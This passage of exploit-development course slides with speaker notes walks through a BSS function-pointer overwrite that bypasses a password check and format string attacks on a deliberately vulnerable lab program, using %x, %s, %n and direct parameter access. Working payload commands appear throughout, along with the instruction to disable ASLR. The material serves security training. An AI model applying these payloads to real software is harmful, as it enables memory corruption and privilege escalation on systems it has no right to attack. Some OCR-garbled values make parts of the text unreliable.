0x8049774 <buf.0+16>: 0x00000000 0x08048486 0x00000000 0x00000000
(gdb) x/x 0x8049778
0x8049778 <funcptr.1>: 0x08048486
```

↑
Pointer before overwrite

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAA BBBB
Starting program: /home/deadlist/func_ptr AAAAAAAAAAAAAAAAAAAAAA BBBB
I
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/8x 0x8049764
0x8049764 <buf.0>: 0x41414141 0x41414141 0x41414141 0x41414141
0x8049774 <buf.0+16>: 0x41414141 0x41414141 0x00000000 0x00000000
```

↑
Pointer after overwrite

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (9)

Taking the addresses 0x8049764 for “buf” and the address 0x8049778 for “funcptr” we can see what is happening in memory. Fire up GDB and set a breakpoint for the strcpy() function. This can be done simply by typing “break strcpy” inside of GDB. Next, type in “run AAAA BBBB” and press enter. When you hit the breakpoint for strcpy(), type in “next.” This will take you one instruction past strcpy() inside of main(). At this point our data should be copied to memory and the function pointer should be populated. Issue the command “x/8x 0x8049764” and press enter. As you can see our A's are copied into memory at this location. There are also four additional bytes between our four A's and the location of the function pointer, which is currently pointing to 0x08048486.

At this point we know that if we type in 24 A's we will write over the function pointer that previously pointed to the funcOne() function. Let's try that to be sure by running the program with “run AAAAAAAAAAAAAAAAAAAAAA BBBB.” As you can see, we caused a segmentation fault and can take a look at the same location in memory with the command, “x/8x 0x8049764.” You can see that at the address 0x8049778, the function pointer has been overwritten with 0x41414141.

Exercise: Exploiting BSS (10)

- Selecting the address of where to jump

This jump is to a leave instruction.

```
call 0x80482f8 <strcmp>
add $0x10,%esp
test %eax,%eax
0x80484a1 <funcOne+27>: jne 0x80484be <funcOne+56>
0x80484a3 <funcOne+29>: push $0x0
0x80484a5 <funcOne+31>: push $0x80485f7
0x80484a7 <funcOne+33>: push $0x8048611
0x80484af <funcOne+40>: call 0x80482e0 <exec1>
```

Here's where we want to jump.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (10)

All we have to do now is determine the location of where we want execution to jump. By disassembling the funcOne() function again, we can see that after the string comparison, there is the instruction “test %eax,%eax.” This instruction is checking to see if EAX is zero. If it is, execution will continue on past the “jump if not equal to 0 (JNE)” instruction and onto the exec1() function. So again, if our password is not correct, EAX will not be zero and the program will terminate. If our password is correct we will be able to view the secret.txt file. The instruction after the “jne” instruction looks like a good spot to jump to and should allow us to bypass authentication.

* The JNE instruction checks the zero flag in the EFLAGS register to see if the result is zero. This instruction is a relative of “Jump if Not Zero” (JNZ).

Exercise: Exploiting BSS (11)

- Successful exploitation

```
[deadlist@localhost deadlist]$ ./func_ptr `python -c 'print"A"*20+"\xa3\x84\x04\x08"'` BBBB
```

From: Corporate Communications
To: CXO Level Management

There will be no Bonuses for employees this Year.
Don't worry, we're still getting ours. :)

CEO

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS (11)

Now that we've got all the information we need, let's try and hack the program. We know that the buffer inside of the BSS segment where our data is copied to is exactly 20 bytes and that the function pointer immediately follows. We will need 20 bytes of filler data and then the address of the instruction following the JNE instruction. Let's give it a try with:

```
./funcptr `python -c 'print"A"*20+"\xa3\x84\x04\x08"'` BBBB
```

As you can see, our attack was successful and we are able to view the secret.txt file.

Exercise: Exploiting BSS - The Point

- To work through a vulnerability that affected the BSS segment in a Linux program
- To ensure you are checking all program segments when bug hunting

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Exploiting BSS - The Point

The point of this exercise was to work through a vulnerability in a program that made use of the BSS segment to store variables.

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Format String Attacks

In this module we will walk through how format strings are supposed to be used within the C and C++ programming languages and how they may be abused if improperly used or excluded from a function.

Format Strings (1)

- What are they?
 - Special strings that use identifiers and other parameters to format data
 - Take in C data types and print them out or write them in various formats
 - Special parameters identify how an argument should be displayed from the stack.
 - Used by the printf() family of functions
 - Most commonly used with C & C++, but other languages also use them
 - e.g., Python, Perl, PHP

Sec760 Advanced Exploit Development for Penetration Testers

Format Strings (1)

A Format String is simply a string of data to print to stdout or to a file that include special parameters that specify how to display a variable number of arguments. For example, if we are accepting user input such as "Age" to populate an uninitialized variable, and later wish to display that data to the user as an integer, we can do this with the format string "%d." Another example could be that we want to display the price of a product stored in memory, and want to be certain it will be displayed as a floating-point integer with a minimum width of five characters and always have two values after the decimal point. We could do this with the format string "%5.2f." There are multiple pieces that fit into a format string which we'll discuss shortly.

The C programming language requires that you define variables as a specific data type such as character (char), integer (int) and double. Format strings allow you to determine how you wish this data to be displayed or written and are used by the printf() family of functions. They are most commonly known with their use in the C and C++ programming languages; however, they are also used by languages such as Perl, Python, PHP and others.

Format Strings (2)

- What functions use format strings?
 - The `printf()` family of functions
 - **`printf()`** – Prints a string to standard output
 - **`fprintf()`** – Prints output to a file
 - **`sprintf()`** – Prints to a character array
 - **`snprintf()`** – Same as `sprintf()`, but allows you to limit the number of bytes written
 - **`vprintf()`** – Prints a string to standard output using a variable argument structure
 - There are several others in the family...
 - `printf` stands for “print formatted”

Sec760 Advanced Exploit Development for Penetration Testers

Format Strings (2)

The `printf()` family of functions use format strings and comprise of the following:

`printf()` – Prints a string to standard output

`fprintf()` – Prints output to a file

`sprintf()` – Prints to a character array

`snprintf()` – Same as `sprintf()`, but allows you to limit the number of bytes written

`vprintf()` – Prints a string to standard output using a variable argument structure

Other functions in the family include `vfprintf()`, `vsnprintf()` and `vprintf()`. These also use format strings to determine how data will be written or displayed to stdout.

Format Strings (3)

- Common Format Specifiers:

- %d Display as integer
- %f Display as float
- %s Display as string (expects a pointer)
- %u Display as unsigned integer
- %x Display as hex
- %n Write number of chars in the string to a pointer

Sec760 Advanced Exploit Development for Penetration Testers

Format Strings (3)

Format strings used within the `printf()` family of functions will print out a string of characters as normal, until a format identifier is hit. For example, imagine the following in a program, `printf("2 + 2 = %d\n", value)`. Obviously, the call to `printf()` is first. In this example, `printf()` is printing out the string "2 + 2 =" until it hits `%d`. The `%d` in this example is the format identifier that is specifying that the value it will print will be in decimal or integer format. `printf()` is now expecting an argument which supplies the value to print. In our example, this value is the argument called "value."

Some common format specifiers include:

%d	Display argument as integer
%f	Display argument as float
%s	Print out a string to stdout. The argument supplied will actually be a pointer to the string
%u	Display argument as an unsigned integer
%x	Display argument as hex
%n	Write number of chars in the string so far to the address held in the argument

Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- Dynamic Linux Memory
- Introduction to Linux Heap Overflows
 - Exercise: Abusing the unlink() macro
 - Exercise: Custom doubly-linked lists
- Overwriting Function Pointers
 - Exercise: Exploiting the BSS Segment
- Format Strings
 - Exercise: Format String Attacks – Global Offset Table and .dtors Overwrites
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format String Attacks

In this exercise we will take a look at how an attacker may abuse format string vulnerabilities and how to discover them. We'll then look into some more efficient ways to craft an attack through Direct Parameter Access (DPA) in order to perform a 4-byte overwrite in areas such as DTORS and the Global Offset Table (GOT).

Exercise: Format String Attacks

- Target Program: fmt1
 - This program is in your home directory on the Kubuntu Gutsy Gibbon VM
- Goals:
 - Locate the vulnerability
 - Use the %s format specifier to leak data
 - Use direct parameter access and the %n format specifier to take control of the vulnerable program

Note that this program is on your Kubuntu Gutsy Gibbon virtual machine. ASLR should not be running on this VM. Please ensure it is not enabled at this point. In SEC660 we go through multiple techniques to deal with ASLR on Linux.

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format String Attacks

In this exercise you will exploit a format string vulnerability to overwrite GOT pointers and .dtors section pointers to gain root access to the system.

Exercise: A Vulnerable Program (1)

- Let's take a look at a vulnerable program
 - Take a look at the code in the `fmt1.c` file
 - You should notice the format specifier is missing in the second `printf()` call
 - Try running the program “`fmt1`” from your `/home/deadlist` directory
 - Just enter a simple number like 100 into the program
 - e.g., `./fmt1 100`
 - Don't forget to echo 0 into `/proc/sys/kernel/randomize_va_space`

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: A Vulnerable Program (1)

Let's now try working with a program that is intentionally vulnerable to a format string attack. The code for this one is provided for you on this page and also in the file `fmt1.c` in your `/home/deadlist` directory. By quickly scanning through the small amount of code, you should have noticed that the format specifier is missing in the second `printf()` call. Let's see the resulting behavior in this mistake.

Try running the program “`fmt1`” located in your `/home/deadlist` directory. Give the program one argument. e.g., `./fmt1 100`

Don't forget to echo 0 into `/proc/sys/kernel/randomize_va_space` to turn off ASLR. You can use various techniques to defeat ASLR with format string attacks as covered in SEC660, but we must not make things more complex than we need to at this point.

`fmt1.c`

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char *argv[]) {
    char buffer[64];
    static int value = 25;
    if(argc != 2)
        return -1;
```

```
strcpy(buffer, argv[1]);
```

```
printf("\nWith a format identifier, you typed: %s\n", buffer);
```

```
printf("Without a format identifier, you typed: ");
```

```
printf(buffer);
```

```
printf("\n\n5 * 5 = %d. The address of this variable is 0x%08x. \n\n hex that's 0x%08x.\n\n", value,  
&value, value);
```

```
exit (0);
```

```
}
```

Exercise: A Vulnerable Program (2)

- `./fmt1 100`

```
deadlist@deadlist-desktop:~$ ./fmt1 100  
With a format identifier, you typed: 100  
Without a format identifier, you typed: 100  
  
5 * 5 = 25. The address of this variable is 0x0804970c.  
In hex that's 0x00000019.
```

- Both `printf()` statements result in the same thing
 - The display still works, which is why format string vulnerabilities can go unnoticed
 - Try changing your input as seen on the next slide

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: A Vulnerable Program (2)

As you can see, by typing in “`./fmt1 100`” in your command shell we are given the results on this slide. Both of them seem to display our data properly. This is often why format string vulnerabilities will go unnoticed. The information on the bottom, “`5 * 5 = 25. The address of this variable is 0x080496fc. In hex that's 0x00000019`” is intentional and we'll use it shortly. Jump to the next slide and you will see how we can cause data to be displayed.

Exercise: A Vulnerable Program (3)

- Now try entering:

– ./fmt1

AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.
%8x

```
deadlist@deadlist-desktop:~$ ./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
With a format identifier, you typed: AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
Without a format identifier, you typed: AAAAbfa871f4.bfa87244.bfa87280.b7ff2668.
.bfa87250.      0.41414141
5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
```

What's all this?

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: A Vulnerable Program (3)

Try entering “./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x” into your command shell. You should get the same results as on the slide. What is all of this data being displayed after our A's?

Remember, when printf() reaches a format specifier, it grabs the corresponding argument from memory to populate it into this location. If a program is accepting user supplied data and will display some part of that data back to the user with one of the printf() family of functions, a format specifier must be used. If the programmer forgot to include the right number of specifiers, a user can create their own, resulting in data being printed off of the stack. The user will actually be able to print off as much information from the stack as they like by using repeating format string arguments. Note that stack protection could be affected when printing off too many arguments from the stack.

Exercise: A Vulnerable Program (4)

- The “programmer” must have forgotten the format specifiers...
 - By adding in %8x repeatedly we can print off hex values from the stack where the format string is expecting to grab the arguments
 - Notice the values 41414141 at the end
 - This is the four A's we entered and indicates that the ninth argument is reading from the beginning of our format string
 - This is where we can gain control
 - The value 8 in the format string %8x is setting the width of the argument
 - It is only setting the minimum length, not the maximum


Sec760 Advanced Exploit Development for Penetration Testers

Exercise: A Vulnerable Program (4)

We know now that the programmer must have forgotten the proper format specifiers. In our example from the last slide, we are getting our A's displayed first, followed by a bunch of data off the stack. We are dividing the format specifiers with decimal points and using a width parameter to make it easier to view them in chunks of eight characters. As you can see, our ninth argument being printed off the stack is 41414141. This is obviously our A's that we entered in the beginning of our statement. We should be able to use this to control the programs behavior as we'll see next.

Exercise: Format Strings - %s (1)

- Let's find something to print with the %s identifier. It expects a PTR
 - Open the program in GDB
 - x/8s 0x8048200
 - 0x8048218



```
(gdb) x/8s 0x8048200
0x8048200:      "\004"
0x8048202:      ""
0x8048203:      ""
0x8048204:      "\021"
0x8048206:      "\017"
0x8048208:      ""
0x8048209:      "__gmon_start__"
0x8048218:      "libc.so.6"
(gdb) quit
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %s (1)

Let's use the %s format specifier to display some data off the stack from a desired location. Remember that %s expects a pointer to a string. We should be able to pass it any address we like. Start up the fmt1 program with GDB by typing "gdb ./fmt1" from command line. Next, simply type in "x/8x 0x8048200" and look at the results. You should have the string "libc.so.6" at the address 0x8048218. Let's use this address in our format string attack to see if we can cause the program to print the string.

Exercise:

Format Strings - %s (2)

- ./fmt1 `python -c 'print
"\x18\x82\x04\x08"'` %8x%8x%8x%8x%8x
%8x%8x%8x%8x%8x

```
deadlist@deadlist-desktop:~$ ./fmt1 `printf "%x18\x04\x08" %x,%x,%x,%x`
With a format identifier, you typed: %x,%x,%x,%x,%x,%x,%x,%x,%s
Without a format identifier, you typed: bf83c7a4.bf83c7f4.bf83c830.b7f22668.
83c800.      0.libc.so.6
5 * 5 = 25. The address of this variable is 0x00000019.
In hex that's 0x00000019.
```

We printed it!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %s (2)

Drop out of GDB and type in the command `./fmt1 `python -c 'print "\x18\x82\x04\x08"'`%8x%8x%8x%8x%8x%8x%8x%8x%8x%8x%8x`` from your `/home/deadlist` directory. What we are doing here is using Python to first print the address `0x8048218` in little endian format. This is previously where our A's were located. Remember, since we know that this value will be read as the ninth argument, we should be able to abuse and control the program. After using Python to write the address, we are using `%8x` eight times to get us to our ninth argument. We are then setting the format string specifier at this location as `%s`. As you can see on the slide, we have printed out the string `"libc.so.6"` like we wanted.

Exercise: Format Strings - %n (1)

- Let's try writing with the %n specifier
- Our goal is to change the $5 * 5 = 25$ results to a different value
 - We have the address of this values location of 0x804970c
 - We should be able to use the %n specifier to change the value at this location
 - The hex value of 25 in hex is being displayed as 0x00000019
 - Let's change it to 0xdeadc0de

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (1)

Let's now use the %n format specifier to write the data of our choice to the location of our choice. Notice how at the bottom of the fmt1 program it displays " $5 * 5 = 25$ " and also the address of this value, 0x804970c. The value it displays in hexadecimal is 0x00000019. Let's change that to say 0xdeadc0de.

Exercise: Format Strings - %n (2)

- `./fmt1 `python -c 'print
"\x0c\x97\x04\x08"'` %x%x%x%x%x%x%x%x
%x%n`

```
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'` %x%x%x%x%x%x%x%x  
With a format identifier, you typed:      %x%x%x%x%x%x%x%x  
Without a format identifier, you typed:    bf97a8f4bf97a944bf97a980b7fc96688048244f63d4e2ebf97a9500  
  
5 * 5 = 60. The address of this variable is 0x0804970c.  
In hex that's 0x0804970c.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (2)

Remember that the %n specifier writes the number of characters printed so far to the address passed to it as an argument. We know that we can control the ninth argument as we did with the %s specifier. Let's try writing to the address that holds the variable we wish to change. To do this, issue the following command:

```
./fmt1 `python -c 'print "\x0c\x97\x04\x08"'` %x%x%x%x%x%x%x%x%x%n
```

As you can see, the statement at the bottom that normally says "5 * 5 = 25" has now changed to "5 * 5 = 60." This is because the %n specifier wrote the number of characters it counted up to that point. Using the width parameter, we should be able to add in blank spaces and write any number or numbers we desire.

Exercise: Format Strings - %n (3)

- Let's write 0xdead0de
 - `python -c 'print 0xde - 60'`
 - `./fmt1 `python -c 'print`
"\x0c\x97\x04\x08"' %x%x%x%x%x%x%x%x%x%163x%n`

```
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 60'
162
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print`
"\x0c\x97\x04\x08"' %x%x%x%x%x%x%x%x%x%163x%n

With a format identifier, you typed:
%x%x%x%x%x%x%x%x%x%163x%n
Without a format identifier, you typed:
bfc60bd4bfc60c24bfc60c60b7f886688048244f63d4e2ebfc60c30
0

5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x000000de.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (3)

Let's try writing the value 0xdead0de to the address 0x0804970c. This will take multiple writes as we can usually write only a byte at a time. We will start with the value 0xde and work our way back. First we need to figure out how much padding we need to add using the field width parameter in order to get to the hex value of 0xde. We can use any calculator to do this, but we'll just stick with Python for now. We will take the value we want to print in hex (0xde) and subtract the number of characters printed from that value so far. This will give us the decimal value that we need to pad the field width parameter. Type in:

```
python -c 'print 0xde - 60'
162
```

As you can see, we got the value 162. We need to add 1 in order to compensate for the number of arguments, bringing us to 163 in decimal. Next, type in the following command:

```
./fmt1 `python -c 'print` "\x0c\x97\x04\x08"' %x%x%x%x%x%x%x%x%x%163x%n
```

You should get the same results as on the slide, showing that we've successfully written 0xde to the memory address 0x0804970c. It gets a little trickier at this point to continue writing our values. Let's move on to the next slide.

Exercise: Format Strings - %n (4)

- In order to write the rest of our value, we need to start planning
 - Let's set up our framework
 - We need to write to the address 0x0804970c one byte at a time
 - 0x0804970c, 0x0804970d, 0x0804970e, 0x0804970f
 - We also need to add additional arguments in between the writes as we are adding additional %x parameters
 - This argument can be anything, as long as it is four bytes

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (4)

At this point comes a little bit of change. Just when you thought we were on a roll! In order to write four bytes, we will need to write one byte at each of the four addresses starting at 0x0804970c and ending at 0x0804970f, calculating a new width size for each byte. We also need to add additional arguments in between each write since we are adding additional %x specifiers and they will be expecting an argument. This argument can be anything, it just needs to be four bytes for each additional %x we use.

Exercise: Format Strings - %n (5)

- Our framework for the multiple writes should look like the slide

```
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08"'"`%x%x%x%x%x%x%x%x%x%x%x%x\n`
With a format identifier, you typed:
SANS\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08
Without a format identifier, you typed:
SANS\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08
5 * 5 = 84. The address of this variable is 0x0804970c.
In hex that's 0x00000054.
```

- As you can see, the value at 0x0804970c has changed to 84
 - We need to compensate for this change

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (5)

Our framework should look like the following:

```
./fmt `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08"'"`%x%x%x%x%x%x%x%x%x%x%x%x\n`
```

As you can see we've added all four addresses we wish to write one byte to, as well as added the necessary padding "SANS" in between each address. Go ahead and run the above command. Your results should match the slide. We can see that the value at 0x0804970c has changed from 60 to 84. We will need to recalculate our width parameter in order to get the correct value for our first write of 0xde.

Exercise: Format Strings - %n (6)

- Use Python again as a calculator
- Modify the new width parameter

```
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 84'
138
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%139x%n
With a format identifier, you typed:
SANS\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08
Without a format identifier, you typed:
SANS\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08
0
Success...
5 * 5 = 222. The address of this variable is 0x0804970c.
In hex that's 0x0804970c.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (6)

Let's use Python again to figure out the correct width parameter. Enter in:

```
python -c 'print 0xde - 84'
138
```

As you can see, we get the value 138. Remember, we need to add 1 to this number, bringing us to 139. With this information, let's make our first write attempt:

```
./fmt `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%139x%n
```

Your results should match the slide, show us that we've successfully written 0xde to the address 0x0804970c.

Exercise: Format Strings - %n (7)

- Time for the second write
 - `python -c 'print 0xc0 - 0xde'`
 - Gives us the value "-30." We need a positive value
 - Add a "1" in front of 0xc0
 - `python -c 'print 0x1c0 - 0xde'`
 - Gives us the value "226." We can use this!

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (7)

Now it's time for the second write. Using Python again, we need to subtract the first hexadecimal value we wrote (0xde) from the value we want to write next (0xc0). Type in the command:

```
python -c 'print 0xc0 - 0xde'
-30
```

Whoops, this gives us a negative value which will not work! No worries, simply add a 1 in front of the value we want to write like so:

```
Python -c 'print 0x1c0 - 0xde'
226
```

Let's use this information to perform our second write on the next slide.

Exercise: Format Strings - %n (8)

- We must add the second value to write after the first as seen below

```
deadlist@deadlist-desktop:~$ python -c 'print 0xc0 - 0xde'
-30
deadlist@deadlist-desktop:~$ python -c 'print 0x1c0 - 0xde'
226
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%139x%n%226x%n

With a format identifier, you typed:
SANSSANS%x%x%x%x%x%x%139x%n%226x%n SANS
Without a format identifier, you typed:
SANSSANSbfc61bb4bfc61c04bfc61c40b7f786688048244f63d4e2ebfc61c10

0
Success... 0x0001c0de
5 * 5 = 114910. The address of this variable is 0x0804970c.
In hex that's 0x0001c0de.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (8)

On the top portion of the slide, you can see the results from the Python calculations we were making on the last page. We have the decimal value of 226 to use as the width for our second write. We need to add this information for the second write immediately following our first write. The correct command for this is below:

```
./fmt `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08"'`%x%x%x%x%x%x%x%x%139x%n%226x%n
```

As you can see, we've successfully written 0xc0 to the address 0x0804970d, spelling out 0x0001c0de so far. Let's keep going.

Exercise: Format Strings - %n (9)

- Time for the third write

```
deadlist@deadlist-desktop:~$ python -c 'print 0xad - 0xc0'
-19
deadlist@deadlist-desktop:~$ python -c 'print 0xlad - 0xc0'
237
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08"'`%x%x%x%x%x%x%x%x%139x%n%226x%n%237x%n

With a format identifier, you typed:
SANSANS%x%x%x%x%x%x%139x%n%226x%n%237x%n
Without a format identifier, you typed:
SANSANSbfff3f44bfff3f94bfff3fd0b7fcb6688048244f63d4e2ebfff3fa0

0

534e4153
Success... 0x02adc0de
534e4153

5 * 5 = 44941534. The address of this variable is 0x0804970c.
In hex that's 0x02adc0de.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Format Strings - %n (9)

Time for the third write. First, we need to do our Python calculation to get the next width parameter to enter. This should start looking familiar by now. Try entering in :

```
python -c 'print 0xad - 0xc0'
-19
python -c 'print 0xlad - 0xc0'
237
```

We had to do our simple trick to get rid of the negative number again, giving us 237 as the proper width parameter. We now have the information needed to make our third write. Enter in:

```
./fmt1 `python -c 'print "\x0c\x97\x04\x08SANS\x0d\x97\x04\x08SANS\x0e\x97\x04\x08SANS\x0f\x97\x04\x08SANS\x08"'`%x%x%x%x%x%x%x%x%139x%n%226x%n%237x%n
```

As you can see, we've successfully written 0xad to the address 0x0804970e, spelling out 0x02adc0de so far. Let's make our final write!

- Time for the final write...

Sec760 Advanced Exploit Development for Penetration Testers

Success! We've written 0xdead0de to the address of our variable. You should now start getting your black hat back out as we've proven that we can make a four byte write to any writable area of memory.

Exercise: Direct Parameter Access (1)

- Direct Parameter Access
 - Allows you to access arguments directly
 - You don't have to step through arguments one-by-one with %x%x%x%x...
 - Uses the \$ qualifier
 - Simplifies format string attacks
 - Removes the need for the padding between addresses


Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Direct Parameter Access (1)

With Direct Parameter Access, you can access arguments directly by using the \$ qualifier. It simplifies format string attacks as you do not have to step through the arguments sequentially by repeatedly using %x%x%x%x... until reaching the desired argument. The padding we used before between each of the write addresses is also not needed as there is no need to increment the byte count since we can access the arguments directly. This will become clearer with some examples.

Exercise: Direct Parameter Access (2)

```
./fmt1 `python -c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x
08\x0f\x97\x04\x08"'`%9\$x%9\$n
```



```
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x
04\x08\x0f\x97\x04\x08"'`%9\$x%9\$n
With a format identifier, you typed:
%9\$x%9\$n
Without a format identifier,
0x04970c
5 * 5 = 23. The address of this variable is 0x0804970c.
In hex that's 0x00000017.
```

%9\\$x%9\\$n - DPA

Accessed the 9th argument only

- We accessed our desired argument directly
- The backslash before \$ is a necessary escape

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Direct Parameter Access (2)

Let's do a quick check to see how Direct Parameter Access can be used to access the argument of our choice. We already know that we can control the ninth argument. The syntax we want to use to print out only the ninth argument from the stack is “%9\\$x%9\\$n.” As you can see, we're accessing the ninth argument by using the \$ qualifier. We're using a backslash before the \$ symbol as we need to escape it since it is a special character. We are then using “%9\\$n” to specify that we wish to write to the address held in the ninth argument. Once we move to writing to address past the ninth argument, we will increment the %n specifier by 1 for each subsequent write. The command we will use for our first write is:

```
./fmt1 `python -c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9\$x%9\$n
```

At this point we have not set the width parameter as we need to recalculate the number of characters that have been printed so far and determine the number of bytes we need for padding to start writing 0xdead0000. You should get the results as shown on the slide. It is showing that $5 * 5 = 23$. Let's perform our new calculation so we may begin writing.

Exercise: Direct Parameter Access (3)

- Let's write 0xdeadc0de
 - python -c 'print 0xde - 16'
 - We subtract 16 as we're writing four addresses

```
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 16'
206
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` '%9$206x%9$'
With a format identifier, you typed: %9$206x%9$ - Using DPA
Without a format identifier, you typed:
804970c
5 * 5 = 222. The address this variable is 0x804970c.
In hex that's 0x000000de.
```

Sec760 Advanced Exploit Development for Penetration Testers

Exercise: Direct Parameter Access (3)

Our objective again is to write the value 0xdeadc0de to the address starting at 0x80497c0. We will need to use Python again to calculate our width parameter. However, our calculation has changed a little since we've removed the padding bytes we had without using Direct Parameter Access. We want to write 0xde to the address 0x80497c0 for our first write. There are a total of four addresses, or 16 bytes that we've written at the beginning of our format string. This should be a simple calculation to get our first width parameter:

```
python -c 'print 0xde - 16'
206
```

We now have the width specifier, 206, to write 0xde. Our first write should look like:

```
./fmt1 `python -c 'print
"\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'` '%9$206x%9$'
```

As you can see, using Direct Parameter Access, we've successfully written 0xde to the address 0x804970c.

Exercise: Direct Parameter Access (4)

```
deadlist@deadlist-desktop:~$ python -c 'print 0x1c0 - 0xde'
226
deadlist@deadlist-desktop:~$ python -c 'print 0x1ad - 0xc0'
237
deadlist@deadlist-desktop:~$ python -c 'print 0xde - 0xad'
49
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08\x0d\x97\x04\x08\x0e\x97\x04\x08\x0f\x97\x04\x08"'`%9$206x%9$%n%9$226x%10$%n%9$237x%11$%n%9$49x%12$%n

With a format identifier, you typed:
%9$206x%9$%n%9$226x%10$%n%9$237x%11$%n%9$49x%12$%n
Without a format identifier, you typed:

804970c

804970c
804970c
804970c

5 * 5 = -559038242. The address of this variable is 0x0804970c.
In hex that's 0xdeadc0de.
```

Same method as before

Our four writes using DPA

Success! 0xdeadc0de

